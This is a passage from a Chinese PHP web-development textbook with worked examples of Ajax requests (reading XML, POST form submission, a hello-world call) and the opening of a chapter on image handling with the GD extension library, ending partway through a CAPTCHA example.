


图 18-2　XML 文件的运行结果

注意：

上面的 XML 程序运行效果是树形结构，可以展开也可以隐藏。

下面将给出使用 Ajax 来读取 XML 中数据的实例。

实例 18-2： 使用 Ajax 来读取 XML 中的数据

```
<html>
<!--名称：18-2.html-->
<!--功能：AJAX 读取 XML 文件程序-->

<head>
<script>
var req = null;
function processReqChange() {
  if (req.readyState == 4 && req.status == 200 && req.responseXML )
{
```

```
    var dtable = document.getElementById( 'dataBody' );
    var nl = req.responseXML.getElementsByTagName( 'book' );
    for( var i = 0; i < nl.length; i++ ) {
      var nli = nl.item( i );
      var elAuthor = nli.getElementsByTagName( 'author' );
      var author = elAuthor.item(0).firstChild.nodeValue;
      var elTitle = nli.getElementsByTagName( 'title' );
      var title = elTitle.item(0).firstChild.nodeValue;
      var elTr = dtable.insertRow( -1 );
      var elAuthorTd = elTr.insertCell( -1 );
      elAuthorTd.innerHTML = author;
      var elTitleTd = elTr.insertCell( -1 );
      elTitleTd.innerHTML = title;
} } }
function loadXMLDoc( url ) {
  if(window.XMLHttpRequest) {
    try { req = new XMLHttpRequest();
    } catch(e) { req = false; }
  } else if(window.ActiveXObject) {
    try { req = new ActiveXObject('Msxml2.XMLHTTP');
    } catch(e) {
    try { req = new ActiveXObject('Microsoft.XMLHTTP');
    } catch(e) { req = false; }
  } }
  if(req) {
    req.onreadystatechange = processReqChange;
    req.open('GET', url, true);
    req.send('');
  }
}
var url = window.location.toString();
url = url.replace( /18.2.html/, '18.1.xml' );
loadXMLDoc( url );
</script>
</head>
<body>
<table cellspacing="0" cellpadding="3" width="100%">
<tbody id="dataBody">
<tr>
  <th width="20%">作者</th>
  <th width="80%">书名</th>
</tr>
</tbody>
</table>
```

```
</body>
</html>
```

将上述代码保存为“18-2.html”，然后运行，可以得到如图 18-3 所示的结果。



图 18-3　Ajax 读取 XML 文件的运行结果

知识点：

对于使用 responseXML 属性返回的对象，可以使用 getElementsByTagName( )方法来获得 XML 中相应标签的内容。

18.3　使用 post 方式的 Ajax

向服务器发送请求所使用的 HTTP 方式主要包括 get、post 等。如果采用 get 方式向服务器提交请求，数据追加到 URL 后面，浏览器会将各个表单字段元素及其数据按照 URL 参数值对的格式附加在请求行中的资源路径后面，并且大小一般限制在 1KB 内，然后再使用 XMLHttpRequest 对象的 open 方法向服务器发送请求，重要的是它会被客户端的浏览器缓存起来，所以 get 方法会带来安全性问题。

虽然这种方法适用于页面上的任何元素，但实际应用中，更多是针对表单的操作，所以通常采用 post 方式，其工作方式跟 get 非常类似，只是在执行 Ajax 的时候稍有不同。另外，使用 post 方式传递的数据量要比使用 get 方式传递的数据量大得多。

实例 18-3：使用 post 方式的 Ajax

代码 18-3.html 是在应用中如何使用 post 方式向服务器提交数据，具体如下：

```
 <?xml version="1.0" encoding="GB2312" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=GB2312" />
<title>Insert title here</title>
<script type="text/javascript">
```

```
var xmlhttp_request = false;
try{
if( window.ActiveXObject ){
    for( var i = 5; i; i-- ){
        try{
            if( i == 2 ){
                xmlhttp_request = new
ActiveXObject( "Microsoft.XMLHTTP" );
            } else{
                xmlhttp_request = new
ActiveXObject( "Msxml2.XMLHTTP." + i + ".0" );

xmlhttp_request.setRequestHeader("Content-Type","text/xml");

xmlhttp_request.setRequestHeader("Charset","gb2312");
            }
            break;
        }catch(e){
            xmlhttp_request = false;
        }
    }
}else if( window.XMLHttpRequest ){
    xmlhttp_request = new XMLHttpRequest();
  if (xmlhttp_request.overrideMimeType){
        xmlhttp_request.overrideMimeType('text/xml');
    }
}
}catch(e){
xmlhttp_request = false;
}
function $(id){
return document.getElementById(id);
}
function addcomment(){
var url="18.6.php";
var status = document.getElementById("divmsg");
status.value = "正在提交...";
var param = "name=" + $("name").value + "&email=" +
$("email").value + "&comment=" + $("comment").value;
xmlhttp_request.onreadystatechange=function(){
    if(xmlhttp_request.readyState==4 && xmlhttp_request.status
== 200){
        if(xmlhttp_request.responseText == "1"){
            status.value = "发表成功！";
```

```
            $("name").value="";
            $("email").value="";
            $("comment").value="";
        }else{
            status.value = "发表失败，请重新发表！";
        }
    }
}
xmlhttp_request.open("POST", url, true);
xmlhttp_request.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
xmlhttp_request.send(param);
}
</script>
</head>
<body>
<form action="" name="form1" mothod="post">
    <table>
    <caption>发表评论</caption>
    <tr><td>姓名：</td><td><input type="text" name="name"
        id="name" /></td></tr>
    <tr><td>e-mail:</td><td><input type="text" name="email"
        id="email" /></td></tr>
    <tr><td>评论：</td><td><textarea name="comment" id="comment"
        rows="6" cols="50"></textarea></td></tr>
    </table>
    <input type="button" value="发表" name="submit" id="submit"
        onclick="addcomment();"/>
    <input id="divmsg" name="divmsg" value="" readonly />
</form>
</body>
</html>
```

服务器端通过 post 方式获取客户端提交的数据的代码如 18-4.php 所示：

```
<?php
$name = $_POST['name'];
$email = $_POST['email'];
$comment = $_POST['comment'];
$fh = @fopen("18.4.txt","ab");
fwrite($fh, "姓名：".$name, strlen($name));
fwrite($fh, "email:" . $email, strlen($email));
fwrite($fh,"评论：" . $comment, strlen($comment));
fclose($fh);
header("Content-Type:text/html; Charset=gb2312");
```

```
echo "1";
?>
```

然后运行 18-3.html，可以得到如图 18-4 所示的结果。




图 18-4　使用 post 方式提交数据的界面

注意：

上面的代码实现了与直接提交表单类似的功能，但是由于 Ajax 的使用，浏览器在不刷新页面的情况下进行了数据的传输。

18.4　Ajax 程序应用范例

本节主要是一个 Ajax 程序的应用实例——“Hello，MyAjax！！！！”。该 Ajax 程序可以实现当用户浏览页面时，单击相应按钮后页面将弹出“Hello，MyAjax！！！！”窗口的功能。

实例 18-4： Ajax 程序应用

1．浏览器页面发送请求与处理相应

用户在浏览页面的时候，浏览器端因某种操作触发预先定义的某个 JavaScript 事件，JavaScript 将调用 XMLHttpRequest 对象向服务器发送请求。下面的实例代码是讲解 HTML 页面如何向服务器端发送请求及其过程，具体如下：

```
<?xml version="1.0" encoding="GB2312" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html";
charset="GB2312" />
<title>Insert title here</title>
<script type="text/javascript">
var xmlhttp_request = false;
```

```
try{
if( window.ActiveXObject ){
    for( var i = 5; i; i-- ){
        try{
            if( i == 2 ){
                xmlhttp_request = new
ActiveXObject( "Microsoft.XMLHTTP" );
            } else{
                xmlhttp_request = new
ActiveXObject( "Msxml2.XMLHTTP." + i + ".0" );

xmlhttp_request.setRequestHeader("Content-Type","text/xml");

xmlhttp_request.setRequestHeader("Charset","gb2312");
            }
            break;
        }catch(e){
            xmlhttp_request = false;
        }
    }
}else if( window.XMLHttpRequest ){
    xmlhttp_request = new XMLHttpRequest();
  if (xmlhttp_request.overrideMimeType){
        xmlhttp_request.overrideMimeType('text/xml');
    }
}

}catch(e){
xmlhttp_request = false;
}
function hello(btn){
var url="18.4.php";
xmlhttp_request.onreadystatechange=function(){
    if(xmlhttp_request.readyState==4 && xmlhttp_request.status
        == 200){
        btn.value = xmlhttp_request.responseText;
        alert(xmlhttp_request.responseText);
    }
}
xmlhttp_request.open("POST", url, true);
xmlhttp_request.send(null);
}
</script>
</head>
<body>
```

```
<input type="button" value="第一个 AJAX 程序" name="submit"
id="submit" onclick="hello(this);"/>
</body>
</html>
```

将上述代码保存为“18-5.html”并运行，其效果如图 18-5 所示。




图 18-5　向服务器端发出请求的效果图

2．服务器响应

服务器端在接收到用户浏览器端发出的请求后，对该请求做出响应，具体代码如下：

```
<?php
echo "Hello, MyAjax!!!!";
?>
```

将上述代码保存为“18-6.php”，在 PHP 环境下运行，结果如图 18-6 所示。




图 18-6　服务器端响应效果图

上述程序中，服务器端响应客户端的请求，输出字符串“Hello，MyAjax！！！！”。客户端检查到服务器端完整的响应后，将显示如图 18-7 所示的处理响应页面。



图 18-7　客户端检测到响应后的效果图

知识点：

当 xmlhttp_request.readyState 的值为 4 时，表示服务器已传回了全部的信息，xmlhttp_request.status 的值为 200 时，表示在服务器请求的过程中没有发生任何错误。

18.5　难 点 解 析

本章对 Ajax 进行了简单介绍。Ajax 是当今比较热门的技术，它是集中老技术的全新组合，主要用于提升用户的浏览体验。接着讲述 Ajax 与 XML 的应用，以及使用 post 方法的 Ajax，最后给出一个 Ajax 程序实例。通过本章的学习，希望读者对 Ajax 技术有个大致的了解，为进一步深入学习打下良好的基础。

本章涉及的一些细节和难点可以参考更详细的开发资料，这里重点解析 get 请求和 post 请求。二者创建查询串的技术是一样。唯一的区别是，当使用 get 发送请求时，查询串会追加到 URL 后；使用 post 方式，需要在调用 XMLHttpRequest 的 send( )方法时发送查询串。get 方法更容易实现一些。另外，使用 XMLHttpRequest 对象除了可以发送简单串之外，还支持向服务端发送 XML 数据，其发送方式与使用 post 发送名/值对的方法非常类似，不同之处只是将发送的内容由变量名/值对构成的字符串变为 XML 内容即可。

18.6　高手训练营

1. 简述 Ajax 主要包含的内容以及作用。
2. 假设当前工作目录下有文本文件 w.txt，试编写一段代码，使用 Ajax 读取该文本文件内容以 alert( )警示框显示。
3. 编写一段代码，使用 Ajax 访问当前工作目录下的 g.txt，返回 Ajax 的工作状态。
4. 使用 Ajax 实现如下功能，当在 ID 框中输入用户 ID，则直接在页面其他位置显示该 ID 用户的所有详细信息。

第19章　图片与媒体处理

PHP 不仅可以生成 HTML 页面，而且可以用来创建和操作二进制文件，如图片和媒体文件等。在网站中使用这些动态图片和媒体文件，可以增加用户的交互性。在本章中，我们主要学习三方面的内容：使用 GD 扩展库实现对图像的操作、使用 Ming 扩展库创建动态 Flash 动画以及使用 Imagick 扩展库实现对图片的处理。

19.1　使用 GD 扩展库

在 PHP 中，使用 GD 扩展库来对图像进行操作。GD 扩展库使用 C 语言开发，源代码公开，可以在 Perl、PHP 等多种程序语言中调用，目前能支持 GIF、JPEG、PNG 和 WBMP 等图像格式，是一个非常优秀的图片处理函数库，通常用于图片的创建和操作处理，如生成动态图片和缩略图等。

19.1.1　GD 扩展库的配置

GD 扩展库被默认安装在 PHP5 中，可以使用 phpinfo( )函数看到当前 GD 扩展库的信息。代码如下：

```
<?php
phpinfo();
?>
```

GD 扩展库的信息如图 19-1 所示。

gd

GD Support	enabled
GD Version	bundled (2.0.34 compatible)
FreeType Support	enabled
FreeType Linkage	with freetype
FreeType Version	2.4.3
GIF Read Support	enabled
GIF Create Support	enabled
JPEG Support	enabled
libJPEG Version	6b
PNG Support	enabled
libPNG Version	1.2.44
WBMP Support	enabled
XBM Support	enabled

Directive	Local Value	Master Value
gd.jpeg_ignore_warning	0	0

图 19-1　GD 扩展库信息

从图 19-1 所示的运行结果中可以看到 GD 扩展库的版本信息及其所支持的图片、字体格式等。另外，GD 扩展库还提供了一个函数 gd_info( )来显示 GD 扩展库的相关信息。具体代码如下：

```
<?php
var_dump(gd_info());
?>
```

运行结果如下：

```
array(12) {
["GD Version"]=> string(27) "bundled (2.0.34 compatible)"
["FreeType Support"]=> bool(true)
["FreeType Linkage"]=> string(13) "with freetype"
["T1Lib Support"]=> bool(false)
["GIF Read Support"]=> bool(true)
["GIF Create Support"]=> bool(true)
["JPEG Support"]=> bool(true)
["PNG Support"]=> bool(true)
["WBMP Support"]=> bool(true)
["XPM Support"]=> bool(false)
["XBM Support"]=> bool(true)
["JIS-mapped Japanese Font Support"]=> bool(false)
}
```

如果通过以上两种方式都能看到 GD 扩展库信息，说明可以使用 GD 扩展库了。如果看不到，可能是因为 GD 扩展库没有激活，可在 php.ini 文件中增加或修改下面一条语句来激活 GD 扩展库。

```
extension=php_gd2.dll
```

下面将通过几个例子来说明 GD 扩展库的使用方法。

19.1.2 创建图片

实例 19-1： 创建图片

```
<?php
header("Content-type:image/png");      //设置图片格式为 PNG
$image = imagecreatetruecolor(200, 100);//创建一个宽 200 像素、高 100 像素的图片
$text_color = imagecolorallocate($image, 255, 255, 255);//设置当前颜色为白色
imagestring($image, 5, 0, 0, "Hello World!", $text_color);
     //输出“Hello World!”文字
imagepng($image);  //输出图片
imagedestroy($image);  //销毁图片
?>
```

运行上述代码，结果如图 19-2 所示。




图 19-2　图片显示结果

知识点：

(1) 本实例使用 GD 扩展库提供的函数创建了一个包含文字“Hello World!”的 PNG 图片。

(2) header("Content-type:image/png")用于声明当前图片的格式。

(3) imagecreatetruecolor 函数用于建立一个真彩色的空白图片。其语法格式如下：

```
imagecreatetruecolor (int x, int y)
```

其中，x 为图片的宽度，y 为图片的高度，单位为像素。该函数返回一个图片资源。

(4) imagecolorallocate( )函数用于确定当前的颜色设置，其语法格式如下：

```
imagecolorallocate($image, int red, int green, int blue)
```

其中，$image 为前面创建的图片对象，red、green、blue 用于确定三种颜色的值。

(5) imagestring( )函数用于水平输出一行字符串，其语法格式如下：

```
imagestring($image, int font, int x, int y, string str, int color)
```

其中，$image 为前面创建的图片对象，font 是所用的字体，x 和 y 是字符串在图片的位置坐标，str 是要输出的字符串，color 是前面设置的颜色。

(6) imagepng( )函数用于输出图片；imagedestroy( )函数用于销毁前面创建的图片对象。

19.1.3　打开和保存图片

实例 19-2：打开和保存图片

```
<?php
    //打开图片
    $image = open_image('Lotus.jpg');
    if ($image === false) { die ('不能打开图片'); }
    //显示图片
```

```
    imagejpeg($image);
    //将文件保存到当前目录，文件名为my image.jpg
    imagejpeg($image, 'my image.jpg');
    function open image ($file) {
      //是 JPEG 格式吗
      $im = @imagecreatefromjpeg($file);
      if ($im !== false) { return $im; }
      //是 GIF 格式吗
      $im = @imagecreatefromgif($file);
      if ($im !== false) { return $im; }
      //是 PNG 格式吗
      $im = @imagecreatefrompng($file);
      if ($im !== false) { return $im; }
      //是 GD 生成的文件吗
      $im = @imagecreatefromgd($file);
      if ($im !== false) { return $im; }
      //是 GD2 生成的文件吗
      $im = @imagecreatefromgd2($file);
      if ($im !== false) { return $im; }
      //是 WBMP 手机格式图片吗
      $im = @imagecreatefromwbmp($file);
      if ($im !== false) { return $im; }
      //是 XBM 格式文件吗
      $im = @imagecreatefromxbm($file);
      if ($im !== false) { return $im; }
      //是 XPM 格式文件吗
      $im = @imagecreatefromxpm($file);
      if ($im !== false) { return $im; }
      //尝试从字符串中建立一个图片文件
      $im = @imagecreatefromstring(file_get_contents($file));
      if ($im !== false) { return $im; }
      return false;
     }
?>
```

运行上述代码，结果如图 19-3 所示。




图 19-3　打开保存的图片

知识点：

(1) 本实例主要演示如何打开、显示并保存 GD 扩展库支持的图片。

(2) 通过使用 imagecreatefrom( )函数编写一个 open_image( )函数来处理打开 GD 扩展库支持的图片。

(3) 通过使用 imagejpeg( )函数(或者其他相应的 image*( )函数)来显示或保存图片。

如果在浏览器上显示的不是图片而是乱码，则在此函数前需使用 header( )函数发送正确的 HTTP Header 头信息。格式如下：

```
header('Content-Type: image/jpeg')
```

19.1.4　绘制图形

实例 19-3：绘制图形

```
<?php
    class circle{
        public $x;
        public $y;
        public $color;
        const RAD = 50;
        public function __construct($x, $y, $color) {
            $this->x = $x;
            $this->y = $y;
            $this->color = $color;
        }
    }
    $size = 14;
    $font = 'c:/windows/fonts/verdana.ttf';
    $text = 'Beijing 2008';
    $img = imagecreate(280, 180);
    $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
    $blue = imagecolorallocate($img, 0, 0, 0xFF);
    $black = imagecolorallocate($img, 0, 0, 0);
    $red = imagecolorallocate($img, 0xFF, 0, 0);
    $yellow = imagecolorallocate($img, 0xFF, 0xFF, 0);
    $green = imagecolorallocate($img, 0, 0x64, 0);
    $pos = array(new Circle(70, 50, $blue),
    new circle(105, 80, $yellow),
    new circle(140, 50, $black ),
    new circle(175, 80, $green),
    new circle(210, 50, $red));
    foreach ($pos as $point){
        for ($i = 0; $i < 15; $i++){
            imagearc($img, $point->x, $point->y,
```

```
                circle::RAD+$i, circle::RAD+$i,
                0, 360, $point->color);
        }
        imagearc($img, $point->x, $point->y,
            circle::RAD+$i, circle::RAD+$i,
            0, 360, $white);
    }
    $handle_black = imagecolorallocate($img, 0, 0, 0);
    imagettftext($img, $size, 0, 80, 140, $handle_black, $font, $text);
    header ('Content-type: image/png');
    imagepng($img);
?>
```

运行上述代码，结果如图 19-4 所示。



图 19-4　绘制图形

知识点：

本实例简单演示如何使用 GD 扩展库绘制图形。首先，设计一个 circle 类记录圆的参数信息，然后用 imagecolorallocate( )函数定义六种颜色，最后用 foreach 循环绘制圆形，用 imagettftext( )函数绘制文本 “Beijing 2008”。

19.1.5　生成验证码

实例 19-4：生成验证码

```
<form id="form" name="form" method="post" action="check.php">
  请输入验证码:
  <input id="security_code" name="security_code" type="text" />
  <img src="captcha.php" />
  <label>
